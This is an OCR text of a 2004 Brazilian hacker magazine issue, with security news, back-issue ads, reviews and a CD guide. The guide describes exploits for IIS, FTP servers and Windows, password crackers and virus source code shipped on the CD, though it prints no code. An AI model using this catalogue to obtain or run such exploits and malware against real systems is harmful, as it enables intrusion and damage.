Uma vulnerabilidade de buffer overflow foi encontrada no começo de fevereiro nas versões 5.6.0.1351 e anteriores do Yahoo! Instant Messsenger, um programa de troca de mensagens instantâneas. A falha permite o travamento do software e execução de códigos arbitrários e ocorre quando o Yahoo! Messenger tenta fazer o download de arquivos com nomes muito longos. Segundo a Yahoo!, as versões 5.6.0.1358 e superiores já estão corrigidas, porém não adianta apenas atualizar seu software para corrigir a falha, é necessário reinstalar completamente o produto.

Firewall ZoneAlarm

O firewall ZoneAlarm é um dos firewalls pessoais mais utilizado no ambiente Windows, possuindo inclusive uma versão gratuita. Em meados de fevereiro, foi descoberta uma vulnerabilidade em diversos softwares. As versões atingidas, segundo a fabricante Zone Labs, são: ZoneAlarm 4.0, ZoneAlarm Pro 4.0, ZoneAlarm Plus 4.0 e ZoneLabs Integrity client 4.0, assim como versões superiores. A vulnerabilidade é um buffer overflow no processamento do protocolo SMTP, que pode levar a ataques de negação de serviço e invasão do sistema. A atualização pode ser feita diretamente pelo software, clicando em *Select Overview/ Preferences* e em seguida em *Check for Updates*.

TCPdump


O TCPdump é um programa para monitorar o tráfego de dados em uma rede. Uma falha foi descoberta em meados de fevereiro, envolvendo problemas na forma que o TCPdump decodifica pacotes de dados ISAMKP, RADIUS e L2TP, o que pode levar a um ataque de negação de serviço interrompendo o registro de possíveis atividades ilícitas executadas por um atacante. Além disso, ainda existe uma condição de buffer overflow que pode levar à execução de códigos na máquina vulnerável. Correções para as falhas podem ser encontradas no site do TCPdump:

http://www.tcpdump.org

Microsoft ASN.1

A Microsoft anunciou em fevereiro algumas falhas em seus boletins de segurança, entre elas, uma considerada crítica, na biblioteca ASN.1, presente em diversas versões do Windows. A biblioteca ASN.1 (Abstract Syntax Notation 1) é um padrão de dados utilizado por diversas aplicações para permitir a normatização e o entendimento de dados entre diferentes plataformas. Através da falha descoberta, o atacante poderia executar códigos arbitrários no sistema através de um buffer overrun. Correções para esta falha podem ser encontradas no site da Microsoft. Além desta falha, ainda foram anunciadas falhas no protocolo WINS e no Microsoft Virtual PC for Mac.


Marcelo R. Gomes e Cristian T. Moecke são administradores da Total Security (*www.totalsecurity.com.br*).



Delivery. Acredite nessa idéia.

Se você mora na cidade de Rio Branco, no Acre, nós entregamos sua revista.
Se você mora no extremo sul do País, nós também entregamos a sua revista.
A cobertura é nacional.
Correios, Internet, telefone.
Acredite nessa idéia.

Conheça a lista completa no site **digerati.com**



COMPRAR

Design Magazine 1
Flash: 50 tutoriais que vão te ensinar tudo sobre animações.
Photoshop: 1.500 plug-ins e 40 tutoriais completos.



COMPRAR

Áudio e Vídeo Digital 9
Top 100: seleção dos melhores softwares para áudio e vídeo.
SoundForge: tutorial exclusivo da ferramenta de edição mais usada no mercado.



COMPRAR

Geek 35
O mundo dos Hacker 2.0. Todas as ferramentas para você se tornar um. Aprenda a trabalhar 3D em Maya, o programa do mercado cinematrográfico.



COMPRAR

PCBrasil 21
Foto digital: avaliação das melhores câmeras do mercado.
E-Commerce: Erol Small Store 3., um premiado software inglês para a criação de lojas virtuais. Completo no CD.



COMPRAR

Hacker II
Tudo que você precisa saber para quebrar senhas e proteções.
Porn Tools: as melhores ferramentas para tirar o máximo proveito dos sites proibidos




COMPRAR

Arquivo Linux II
SuSE 8.2-Live Eval.
Finalmente a distribuição Linux mais esperada de todos os tempos.
Seleção com os principais programas: KDE 3.1 e WindowMaker.



COMPRAR

Universidade Hacker
Desvende todos os segredos do submundo dos hackers.
Inclui cinco CD-ROMs com mais de 3 GB de softwares com as ferramentas preferidas dos hackers para defesa e contra-ataque.



COMPRAR

Guia Counter Strike
Dicas, truques e estratégias para Counter-Strike.
Manual completo: tudo o que você sempre quis saber sobre Counter-Strike.

tech

books

DIGERATI
especialista na comunidade digital
digerati.com



R$ 11,90

☐ COMPRAR

404 Programas:
A melhor seleção de softwares de todos os tempos em um único CD-ROM.



R$ 11,90

☐ COMPRAR

Aprenda a Criar Sites 1
Um superguia para produção de sites com as ferramentas mais usadas.
ASP. Tutorial completo. A linguagem que torna seu conteúdo dinâmico. Aprendizado fácil e rápido.



R$ 11,90

☐ COMPRAR

Game Type 1
Micropets: conheça os famosos robôs japoneses.
No CD: Devastation. Counter-Strike é coisa do passado! Mais gráficos, estratégia e diversão.

R$ 11,90



R$ 2,90

☐ COMPRAR

Game Blaster 4
Yu-Gi-Oh: finalmente as regras em português. Fácil de entender e difícil de deixar de jogar.
Prepare-se para o duelo: campo de batalha para você usar com honra de duelista.



R$ 9,90

☐ COMPRAR

Arquivo Linux 8
Mandrake 9.0: guaia passo a passo de instalação, particionamento, configuração Web, programas da Distro, dicas especiais e muito mais.



R$ 11,90

☐ COMPRAR

Arquivo Linux 9
Debian 3.0 R1: o linux para profissionais que é totalmente seguro e confiável. Ainda, um manual com todas as dicas para usar o seu SO.



R$ 11,90

☐ COMPRAR

TopGames Extreme 31
Encare os perigos e mistérios da Terra Média ao lado de Frodo, Aragorn e Gandalf.
No CD: Go Kart. Vôe baixo com os karts mais velozes do planeta.



R$ 11,90

☐ COMPRAR

Game Type Esp. 1
No CD: 300 cartas poderosas. Conheça-as antes de comprar. Conheça as cartas mais famosas do mundo.



R$ 9,90

☐ COMPRAR

Áudio e Vídeo Digital 7
Monte seu estúdio em casa. Softwares e tutoriais para turbinar seu gravador de CD e sua placa de vídeo.



R$ 9,90

☐ COMPRAR

Geek Especial 6
Especial Áudio e Vídeo. Transforme seu micro em um estúdio digital.
Mais de 100 programas para criar, editar e processar filmes e músicas



R$ 9,90

☐ COMPRAR

Top Games Evolution 24
Salve seu console: os melhores técnicos do Brasil ensinam você a preservar sua máquina.
Metal Gear Solid 2 - Substance: confira o vídeo espetacular da nova pérola da Konami.



R$ 11,90

☐ COMPRAR

Top Games Extreme 30
No CD: as Panteras detonando em um game incrível!
Os Simpsons: a família mais maluca de Springfield está de volta com um game inédito!

games



R$ 9,90

☐ COMPRAR

Hacker 5
Evite invasões: incrível manual para rastrear invasões na sua máquina
Phreaking: a arte de hackear telefones está desvendada.



R$ 9,90

☐ COMPRAR

Hacker 6
Exploit Factory. Conheça o programa para explorar e quebrar servidores. Técnicas de programação e código-fonte.
IDS: construa um sistema para detectar invasores.



R$ 11,90

☐ COMPRAR

PC Mundo 3
Atlas do corpo humano. Programa exclusivo desenvolvido por médicos para explicar o funcionamento do corpo humano.
Tomb Raider Especial: dezenas de imagens do filme.



R$ 11,90

☐ COMPRAR

Meu Computador 13
Internet rápida: conheça os principais serviços de acesso por banda larga e suas vantagens.
No CD: softwares para baixar música, correio eletrônico, navegadores, ferramentas para segurança e muito mais.



R$ 11,90

☐ COMPRAR

Hacker 8
Firewall: transforme seu computador em uma verdadeira fortaleza. Anti-Spam: chega de caixa lotada. Ntop: topo de ferramentas de gerenciamento de redes.



R$ 11,90

☐ COMPRAR

Hacker 9
Phreaking: hackeando telefones. No CD, os melhores scanners, ferramentas e tutoriais para você descobrir os segredos do seu telefone.
Espionagem digital: como fazer e como evitar.



R$ 11,90

☐ COMPRAR

Vestibular 3
Show do provão: um quiz exclusivo com mais de mil questões retiradas dos principais vestibulares de todo o País.
Mais de 450 cursos completos.
Aprenda as principais matérias de humanas.



R$ 9,90

☐ COMPRAR

E-Learning 7
Curso de Inglês interativo: método inovador para aprendizado fácil do idioma.
As profissões do século 21: as profissões que estarão em evidência nos próximos anos.



R$ 9,90

☐ COMPRAR

Hacker Especial 1
Quebra de Programas: mais de 15 softwares para engenharia reversa
Mais de 80 tutoriais C/C++, Assembler, XML, SQL, Perl, Linux, Aspen e outros.



R$ 11,90

☐ COMPRAR

Hacker 10
Slackware-live: Linux preferido dos hackers que roda direto do CD.
Open Wireless: 20 superferramentas para hackear redes sem fio.



R$ 11,90

☐ COMPRAR

MP3 e Cia 2
Torne-se um especialista em música digital com os novos programas para criar, editar e gravar suas próprias músicas.



R$ 11,90

☐ COMPRAR

PC Money 1
Imposto de Renda: economize dinheiro preenchendo você mesmo a sua declaração
Bolsa de valores para leigos: um guia passo a passo com tudo o que você sempre quis saber sobre investimentos.



R$ 9,90

☐ COMPRAR

PC Linux 1
Sistema completo: Linux que roda direto do CD. Nova versão! Demo Linux 3.0 – baseado no Debian. Não precisa instalar.



R$ 9,90

☐ COMPRAR

PCBrasil Especial 3
Kit do Técnico em hardware contendo 20 softwares para diagnóstico e correção + discos de boot, minidistro Linux...



R$ 11,90

☐ COMPRAR

Aprenda a Programar 1
Tudo para você aprender a programar. Mais de 80 tutoriais em diversas linguagens, mais de 1000 códigos-fonte, C/C++, dicas de Delphi, tudo sobre cracking e muito mais.



R$ 9,90

☐ COMPRAR

Hacker 4
Vírus! Worms & Cia. Geradores de vírus e worms.
Darwin: o sistema open source da Apple baseado no BSD. Completo no CD.

tech

Escreva seus dados aqui

Nome:_____
Endereço:_____
Bairro:_____ CEP:_____
Estado:_____ Cidade:_____
Data de nascimento:___/_____/_____
DDD:____ Fone:_____ Fax:_____
e-mail:_____

Mande cheque nominal ou vale postal para: Digerati Comunicação e Tecnologia Ltda.
Rua Haddock Lobo, 347 – 12° andar – Cerqueira César
São Paulo/SP – CEP 01414-001

☐ **Vale postal**

☐ **Cheque nominal**

Conheça a lista completa no site **digerati.com**

home

Para mais informações: (11) 3217-2600 ou atendimento@digerati.com.br. Você também pode comprar sua revista pelo site www.digerati.com

Compre também pelo telefone (11)3217-2600

DIGERATI
especialista na comunidade digital

corte aqui digerati.com



NOVO DISCO DO INCUBUS

Repetindo a mesma fórmula

Em 2001, o grupo estourou com o single "Drive" e os rapazes aproveitaram a onda e logo lançaram "Morning View", seguido do álbum "S.C.I.E.N.C.E.". Em 2003, o grupo lançou um disco ao vivo com as canções anteriores e um DVD de suas performances ao vivo.

Este ano, lançam "A *Crow Left Of The Murder*", ou "um corvo à esquerda do assassino". Não há muita diferença dos álbuns anteriores. A banda parece não ter evoluído musicalmente e tampouco ganhado experiência.

O estilo do vocalista Brandon Boyd lembra algo entre os vocais do Pearl Jam e Silverchair, às vezes até dando a impressão de que é um cover dessas bandas. Os recursos de guitarra - wah, wah, distorções, som leve que se torna pesado no refrão - mostram pouca inovação. Assim, o Incubus chove no molhado, repetindo a mesma fórmula "grunge-que-quer-ser-hardcore" e não chega a lugar algum. A faixa "Made for a TV Movie" reflete exatamente esse meio termo.

Já outras músicas, como a última "Sick Sad Little World", ainda chegam a produzir certa agradabilidade aos ouvidos. Para quem gostou dos álbuns anteriores da banda, o disco até vale a pena. Para quem procura som pesado de qualidade, melhor procurar outra coisa.

NEUROTRON: DEEP HOUSE COM TEORIA POLÍTICA

Eletrônico alemão no EP Purusha anuncia lançamento de álbum







Após lançar o EP de cinco faixas "Too Close to Dawn", produzido pela californiana Kéli, os alemães LeDubDwell (André Kroenert) e Rian De Douse lançam o EP "Purusha". Com duas faixas, o EP traz o mais puro e delicioso deep house dos irmãos que há alguns anos ainda promoviam festas ilegais na cidade de Guestrow.

A primeira impressão que se tem ao ouvir é de um som forte produzido por uma técnica elaborada com vários dubs e com forte influência de acid house, algo ao mesmo tempo melódico e hipnótico. O EP faz parte dos preparativos para o lançamento do álbum "Texture of You", em parceria com o selo Deep and Dark Recordings, para junho desse ano.

Como se não bastasse, na apresentação do grupo, encontra-se uma descrição neoludista dos 'tecno rebels' que fala de ecologia, dos males irreversíveis que estão sendo causados ao planeta e a idéia de uma 'tecnologia apropriada'. De acordo com Alvin Toffler, autor do texto, os Neurotrons são parte de uma comunidade planetária que cresce e se multiplica a cada dia.

Confira o som, as idéias e alguns downloads:
http://www.neurotron-music.com





Hellboy chega do inferno para a tela dos cinemas

O filme promete ser uma das melhores adaptações dos quadrinhos

A adaptação cinematográfica do clássico dos quadrinhos Hellboy, criado por Mike Mignola, chega às telas dos Estados Unidos no dia 04 de abril. Sua estréia no Brasil está prevista para junho de 2004.

O filme retrata a saga do adolescente, interpretado por Ron Perlman, nascido no inferno e enviado à Terra para disseminar o terror. O anti-herói se transforma quando é resgatado por Dr. Broom, um cientista que pesquisa a paranormalidade e que muda sua vida, além de ser o responsável por unir o par romântico que Hellboy forma com Liz Sherman, uma mulher com poderes para controlar o fogo e interpretada pela atriz Selma Blair.

O filme teve suas filmagens acompanhadas pelo criador Mike Mignola, prometendo ser uma das mais verossímeis adaptações dos quadrinhos e foi dirigido por Guillermo Del Toro, que também adaptou Blade II para o cinema.

Confira no site oficial do filme o trailler, pôsteres e fotos:
http://www.sonypictures.com/movies/hellboy/site/index_flash.html

Crimes robóticos em 2035

Clássico da literatura de ficção científica vai para as telas

Will Smith investiga um assassinato supostamente cometido por um robô em uma Chicago futurista onde os andróides já fazem parte da realidade humana. Ele é o policial Del Spooner e a grande novidade é a atuação de NS-5 da Android Mechanics, o robô.

A descrição acima faz parte do filme "I, Robot" (em português: Eu, Robô), baseado no livro homônimo de Isaac Asimov, cujo diretor é Alex Proyas, o mesmo de Corvo: Cidade das Sombras.


Quando um cientista da US Robotics se suicida, Del Spooner desconfia que o autor do crime na verdade seja um robô. A suposição, no entanto, contraria as leis da robótica que partem de três princípios básicos: os robôs não podem fazer mal a um humano, devem sempre obedecer a um humano (exceto quando em conflito com a primeira lei) e devem proteger a si mesmos (exceto quando em conflito com a primeira ou segunda leis).

O drama principal do filme é pensar que, se os robôs não respeitam tais leis, o que os impede de dominar o mundo?

O filme tem previsão de lançamento nos Estados Unidos no dia 2 de junho.

Confira o site do andróide e do filme:

http://www.irobotnow.com




Destrua o seu carro

Símbolo de status, padrão de liberdade ou tirano poluidor?

A maioria das pessoas tem uma relação de amor e ódio com os automóveis. Vendidos como símbolos de status, podem ser instrumentos de mobilidade em cidades quase sempre mal servidas de transporte coletivo.

Em países como Brasil, por exemplo, onde os acidentes automobilísticos são grandes responsáveis por mortes e pessoas desabilitadas permanentemente, segundo as estatísticas oficiais, mais de 20 mil pessoas morrem por ano no Brasil.



É um absurdo que uma cidade gigantesca como São Paulo possua um dos menores metrôs do mundo, muito mais tímido que os de cidades como Buenos Aires, que possui a metade dos habitantes da capital paulista.

Se quisermos discutir todos os aspectos da tirania automobilística, podemos considerar a luta pelo petróleo, a poluição do ar, guerras, destruição do verde, neuroses causadas pela solidão nas cidades, etc., etc. e muitos etc.

No Brasil, a indústria de carros sempre foi a "menina dos olhos" de todos os governos, militares ou civis. Começando por Juscelino Kubitschek, toda a política brasileira de desenvolvimento industrial e toda a integração do país se basearam no número de carros produzidos e nos quilômetros de estradas construídas. Nenhuma alternativa foi pensada, apesar das riquezas fluviais, do menor custo do transporte ferroviário, etc.


Isso não importava, só a quantidade de cimento cortando a terra brasileira. Da mesma forma, as indústrias automobilísticas (todas estrangeiras) receberam todos os tipos de isenções e incentivos.

Tratada com unanimidade na mídia central, a ditadura dos carros começou a ser questionada no chamado Primeiro Mundo, já nos anos 60 e se espalhou pelo planeta. Mas ainda está restrita a poucos setores mais conscientes e mais críticos ao modo de vida ocidental.

Este livro da Editora Conrad traz uma série de artigos que questionam a imposição social do automóvel. Além de dados e teoria, ele ainda faz propostas práticas para resistir a essa ditadura. Tudo organizado pelo conhecido ativista Ned Ludd.

Apocalipse Motorizado
A tirania do automóvel em um planeta poluído
Ned Ludd (org.)
Conrad Editora
R$ 22,00

IMPACTA TECNOLOGIA



Torne-se um especialista em Segurança Digital

Destinado a profissionais que tenham conhecimentos em redes.

O ICS CSO - Chief Security Officer aborda:

- Fundamentos de segurança nas plataformas Windows e Linux;
- Padrões de criptografia e suas aplicações;
- Política de segurança adotada pelas grandes empresas do mundo;
- Comunicação Segura: Firewall, VPN e autenticação.

- Certificações com pagamento em até 12x
- 15% de desconto nas turmas diurnas

Av. Paulista, 1009 - 9º Andar
telefone: (11) 3285.5566
www.impacta.com.br

IMPACTA TECNOLOGIA

Hacker 15

Guia do CD

Rodando o CD

Qualquer micro com 32 MB de RAM e um Pentium pode rodar o CD da Hacker. Muitos programas, porém, exigirão muito mais da sua máquina, ao serem instalados. O CD deverá roda automaticamente ao ser colocado no drive. Se tiver problemas, é só entrar no Gerenciador de Arquivos, no qual você também poderá acessar cada programa individualmente, sem usar a interface.

Para pedir socorro...

Se você não conseguir instalar algum software do CD ou se tiver alguma dúvida, entre em contato com nosso serviço de atendimento ao leitor, de segunda a sexta, em horário comercial.

Por e-mail: *atendimento@digerati.com.br*
Por telefone: (11) 3217-2626

Destaques

Neste CD, você tem acesso a imporantes informações. Exploits e Vírus: estude os códigos-fonte de vírus que atormentaram usuários de Windows nos últimos meses e confira também como eles atacavam defeitos do Windows para se estabelecer. Uma coisa está ligada a outra. Entenda porque conhecimento é poder.
E, sendo assim, aprenda também como se proteger desses ataques. Nesta edição, confira duas novas distros do sistema operacional livre voltadas para segurança: o INSERT-1.2.4 e o L.A.S. Linux.

Categoria: Linux Security

EnGarde Community Edition
Distribuição Linux desenvolvida para atender as necessidades de quem quer avaliar o nível de segurança, com características como administração segura remota, detecção de intrusos no host ou na rede, e-mail e FTP seguros, firewall, monitor do sistema de acesso, centro de controle de segurança, entre outras. Suporte gratuito por 30 dias.(Obs.: para obter o suporte, é preciso se cadastrar no site http://www.guardiandigital.com).

INSERT-1.2.4
Sistema baseado no Knoppix, com muitas idéias extraídas da distribuição Damn Small Linux. Recupera desastres e analisa sistemas de rede.

L.A.S Linux
Sistema lançado pelo Local Area Security Linux. Um live CD que contém cerca de 200 informações de segurança e ferramentas.

Categoria: Exploits

Accipiter
O Accipiter Direct Server é suscetível a ataques do tipo traversal directory, que permitem obter arquivos fora do webroot.
Brokerftp: Duas vulnerabilidades no Broker FTP Server versão 6.1.0.0 causam um crash no server ao utilizar 100% dos ciclos da CPU.

Cesarftp
A versão 0.99e do CesarFTP tem um bug que pode levar o sistema a consumir 100% de seus recursos.

Cisco_ons
Lista de várias vulnerabilidades em plataformas Cisco, entre elas, a do serviço TFTP, que na porta UDP 69, pode ser ativado por default, permitindo que tanto o comando GET, quanto o PUT sejam executados sem nenhum tipo de autenticação.

Cross Domain Leakage
Falha do IE que permite framesets em domínios diferentes captar vários eventos, incluindo os do teclado.

Dnascan
Nova ferramenta para análise de configuração de aplicações Web rodando ASP.Net. Consegue detectar muitos erros comuns de configuração usando apenas alguns requests HTTP.

Geohttp
O GeoHttpServer é vulnerável a ataques de authentication bypass e denial of service.

Hdsoft
Exploit para Windows FTP server versão 1.6.

Hydra 3.1
Nova versão do THC-Hydra, do grupo The Hacker's Choice.

IIScrack
Exploit de privillege escalation para IIS 5.0.

Jordan telnet
Exploit de remote buffer overflow para o Jordan Windows Telnet Server v1.2. Testado em Win32 e Unix.

Jsinject
Explora a vulnerabilidade do IE que permite inserir uma URL javascript no histórico do navegador, causando assim um cross site/zone ataque quando o usuário pressiona a tecla "Backspace".

Idaped
Exploit remoto para o serviço LDAP do iMail 8.05.

Mremap poc
Programa escrito para testar se um sistema Linux x86 está exposto à vulnerabilidade no do_mremap().

Mssmtp
Destrua o serviço SMTP do Windows 2000.

Nfsping
Scanner nfs extremamente rápido.

Novellnetware
Versões 5.1 e 6.0 são vulneráveis a vários ataques de cross site scripting, path disclosure e listagem de diretório.

Palm OS httpd
Bug no hjttpd do PalmOS causa um crash "Fatal Error".

Pasvagg
FTP de conexão passiva hijacker.

Phpmyadmin
O phpMyAdmin 2.5.5-pl1 e anteriores não transformam variáveis apropriadamente, resultando na abertura da aplicação a um ataque directory traversal.

Psoproxy
Exploit remoto que usa um buffer overflow durante requests GET no PSOProxy server versão 0.91.

Redhat expect exploit
Exploit local para a expect library do RedHat Linux.

Samba scan
O Sambascan2 permite procurar em uma rede inteira ou um número de hosts por SMB shares e lista os conteúdos de todos os shares públicos encontrados.

Sami FTP server 1.1.3
A versão 1.13 do Sami FTP server tem múltiplas vulnerabilidades que podem levar a um ataque denial of service.

Scan DNS
Determina se um serviço DNS está disponível.

ShopCartCGI 2.3
A versão 2.3 do ShopCartCGI contém múltiplas vulnerabilidades de directory traversal, que permite a ataques remotos ganharem acesso a arquivos fora do webroot.

SMBMount DOS
O smbmount pode causar um denial of service no Windows. O ataque leva o sistema a uma falta de memória criando diretórios de uma maneira especial.

SQLRDS
Restabelece uma query SQL através de componentes IIS's RDS.

Smallftpd 1.0.3
Esta versão cai quando um directory traversal ocorre.

Sqlsmack
Cliente para linha de comando Unix para MS-SQL.

Symantec Firewall
O Symantec FireWall/VPN Appliance modelo 200 mostra a senha de administrador em texto claro por um conexão HTTP não-encriptada.

THC Leapcracker
Ferramentas para quebrar a ténica NTChallengeResponse de encriptação, usada pelo sistema Cisco Wireless LEAP de autenticação. Também contém ferramentas de spoofing challenge-packets para AP (acess point), permitindo assim um ataque direto a cada usuário de uma rede wireless.

Unicoder
Exploit unicode para IIS 4/5 com SSL e Proxy ativados.

Webdav
Exploit para webdav/ntdll.dll overflow no IIS.

Webstore 2000
O WebCortex Webstores2000 versão 6.0 contém uma vulnerabilidade de SQL Injection que permite ao atacante remoto adicionar uma conta administrativa, além de uma falha de cross site scripting.

Win Blast
Exploit que comete um denial of service no recurso Samba File Sharing do Windows XP/2003.

Xploit dbg
Exploit que testa várias vulnerabilidades em uma das funções API do kernel nativo do Windows XP.

Serv_u
Exploit remoto que utiliza um buffer overrun no Serv-U FTP server tanto nas versões 4.2, como nas anteriores.

Categoria: Vírus

Xp Blaster Pro
Ao infectar o Windows XP, faz com que o sistema seja reinicializado após cinco minutos de uso.

W32.RedDwarf.Worm-B Decompilation
Código-fonte do vírus em HTML e sua decompilação.

How to upload/execute code via MyDoom's backdoor
Análise do vírus MyDoom feita pelo Rosiello Security's.

Better asm source for Mydoom.A (Unpacked from UPX)
Código-fonte do vírus MyDoom escrito em assembly.

Virri
Nova versão deste pacote com dez códigos de vírus, incluindo o AnnaKournikova, cih, iloveyou, maker, homepage, mawanella, melissa, run, tune, e VBSWG-AQ.

PIX
Código-fonte do vírus Pix, escrito em assembly.

Michelan
Código-fonte do vírus Michelan escrito em assembly.

Vienna
Código-fonte do vírus Vienna escrito em assembly

Cissi Worm
Arquivos com dados do Cissi Worm.

Categoria: Programação

Perl-5.8.3
Uma das mais poderosas linguagens de programação, a "Practical Extraction And Report Language" (Perl), criada por Larry Wall. Seja um monge você também.

QT-3.3.1
Desenvolva aplicações gráficas utilizando todo o poder da biblioteca usada pelo projeto KDE para a criação de sua famosa interface gráfica de sistemas operacionais livres, o KDE.

QT Embedded-3.3.1
A versão "small" da QT para programação de interfaces gráficas para sistemas embedded.

Gcc-3.3.3
Sem dúvida, o compilador mais famoso. Faz de tudo, desde seus códigos em C até um ovo frito, se você quiser.

LCCWin32
Compilador da linguagem de programação C, que deu origem a vários sistemas operacionais.

Código do Editor
Utilize o código do editor para acompanhar seus estudos do tutorial de QT da categoria Docs.

Categoria: Patches

Microsoft Windows Server 2003: KB830352
Correção para o Windows 2003 Server, onde foi encontrada uma falha de segurança que permitia que um invasor comprometesse um computador executando o Serviço de cadastramento na Internet do Microsoft Windows (WINS), obtendo controle sobre o mesmo. Requer Windows 2003.

Internet Explorer 6 Service Pack 1 (KB831167)
Correção para o problema "HTTP 500 - erro de servidor interno", mensagem que começou a ser exibida durante a tentativa de visitar sites seguros.

Patch do Windows XP
